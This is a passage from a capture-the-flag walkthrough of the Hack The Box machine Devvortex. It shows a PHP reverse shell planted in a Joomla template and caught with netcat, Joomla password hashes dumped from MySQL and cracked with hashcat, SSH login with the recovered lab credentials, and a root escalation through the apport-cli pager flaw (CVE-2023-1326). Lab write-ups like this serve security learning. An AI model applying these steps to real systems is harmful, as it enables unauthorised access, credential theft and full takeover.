
Now we can upload a PHP reverse shell to one of the templates. Navigate to System > Global Configuration > Templates > Site Templates, click on the template name, and select error.php (since index.php is read-only). Then I triggered an error on http://dev.devvortex.htb by visiting a non-existent page to obtain the shell.
1
2
3
4
5
6
7
8
9
tr3m0x@ubuntu:~/htb/linux/Devvortex$ nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.229.146 60406
Linux devvortex 5.4.0-167-generic #184-Ubuntu SMP Tue Oct 31 09:21:49 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 09:28:36 up  1:15,  0 users,  load average: 0.19, 0.16, 0.39
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
After stabilizing the shell, I checked the listening ports.
1
2
3
4
5
6
7
8
9
10
11
www-data@devvortex:/$ ss -tuln
Netid              State               Recv-Q              Send-Q                           Local Address:Port                            Peer Address:Port              Process
udp                UNCONN              0                   0                                127.0.0.53%lo:53                                   0.0.0.0:*
udp                UNCONN              0                   0                                      0.0.0.0:68                                   0.0.0.0:*
tcp                LISTEN              0                   4096                             127.0.0.53%lo:53                                   0.0.0.0:*
tcp                LISTEN              0                   128                                    0.0.0.0:22                                   0.0.0.0:*
tcp                LISTEN              0                   70                                   127.0.0.1:33060                                0.0.0.0:*
tcp                LISTEN              0                   151                                  127.0.0.1:3306                                 0.0.0.0:*
tcp                LISTEN              0                   511                                    0.0.0.0:80                                   0.0.0.0:*
tcp                LISTEN              0                   128                                       [::]:22                                      [::]:*
tcp                LISTEN              0                   511                                       [::]:80                                      [::]:*
MySQL was listening on localhost, so I used the same credentials lewis:P4ntherg0t1n5r3c0n## to log in.
Lateral Movement
Shell as logan
Using the database credentials, I extracted the user hashes and cracked Logan’s password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
www-data@devvortex:/$ mysql -h localhost -u lewis -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 44154
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.01 sec)

mysql>
mysql> use joomla
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-------------------------------+
| Tables_in_joomla              |
+-------------------------------+
|  <SNIP>                       |
| sd4fg_users                   |
|  <SNIP>                       |
+-------------------------------+
71 rows in set (0.00 sec)

mysql>
The important table is sd4fg_users.
1
2
3
4
5
6
7
8
9
10
mysql> select username,password from sd4fg_users;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| lewis    | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |
| logan    | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |
+----------+--------------------------------------------------------------+
2 rows in set (0.00 sec)

mysql>
I then cracked Logan’s password using hashcat:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
tr3m0x@ubuntu:~/htb/linux/Devvortex$ hashcat -m 3200 logan.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-haswell-12th Gen Intel(R) Core(TM) i7-12700H, 6770/13605 MB (2048 MB allocatable), 20MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12:tequieromucho

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy...tkIj12
Time.Started.....: Mon Aug 31 10:41:21 2026 (7 secs)
Time.Estimated...: Mon Aug 31 10:41:28 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      239 H/s (6.10ms) @ Accel:20 Loops:4 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1600/14344385 (0.01%)
Rejected.........: 0/1600 (0.00%)
Restore.Point....: 1200/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1020-1024
Candidate.Engine.: Device Generator
Candidates.#1....: camilo -> dragon1
Hardware.Mon.#1..: Temp: 86c Util: 80%

Started: Mon Aug 31 10:40:58 2026
Stopped: Mon Aug 31 10:41:29 2026
Using the credentials logan:tequieromucho, I SSH’d into the machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
tr3m0x@ubuntu:~/htb/linux/Devvortex$ ssh logan@devvortex.htb
logan@devvortex.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 31 Aug 2026 09:43:38 AM UTC

  System load:  0.01              Processes:             166
  Usage of /:   66.7% of 4.76GB   Users logged in:       0
  Memory usage: 18%               IPv4 address for eth0: 10.129.229.146
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Feb 26 14:44:38 2024 from 10.10.14.23
logan@devvortex:~$
Privilege Escalation
After gaining shell access as logan, I checked the sudo permissions:
1
2
3
4
5
6
7
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
We can run /usr/bin/apport-cli as root without a password. My next step was to check the version:
1
2
logan@devvortex:~$ sudo /usr/bin/apport-cli --version
2.20.11
About CVE-2023-1326
A quick search revealed that this version is vulnerable to local privilege escalation.
Description: A privilege escalation vulnerability was found in apport-cli 2.26.0 and earlier, similar to CVE-2023-26604. If a system is specially configured to allow unprivileged users to run sudo apport-cli, less is configured as the pager, and the terminal size can be set: a local attacker can escalate privilege. It is extremely unlikely that a system administrator would configure sudo to allow unprivileged users to perform this class of exploit.
The vulnerability lies in how apport-cli uses the less pager to display crash reports. Since we can run commands within less, we can leverage this to escalate privileges.
Our first step is to create a .crash file. We can do this using Python3:
1
2
3
4
5
6
7
logan@devvortex:~$ python3 -c 'import os; os.abort()'
Aborted (core dumped)
logan@devvortex:~$ ls -al /var/crash/
total 992
drwxrwxrwt  2 root  root     4096 Aug 31 09:59 .
drwxr-xr-x 13 root  root     4096 Sep 12  2023 ..
-rw-r-----  1 logan logan 1006495 Aug 31 09:59 _usr_bin_python3.8.1000.crash
Then we use the -c option to view the report:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
logan@devvortex:~$ sudo /usr/bin/apport-cli -c /var/crash/_usr_bin_python3.8.1000.crash

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (1.0 MB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C):
We press V to view the report, then type !/bin/bash to execute a bash shell:
1
2
3
.......................................................ERROR: Cannot update /var/crash/_usr_bin_python3.8.1000.crash: [Errno 13] Permission denied: '/var/crash/_usr_bin_python3.8.1000.crash'
.................
root@devvortex:/home/logan#
And we are now root!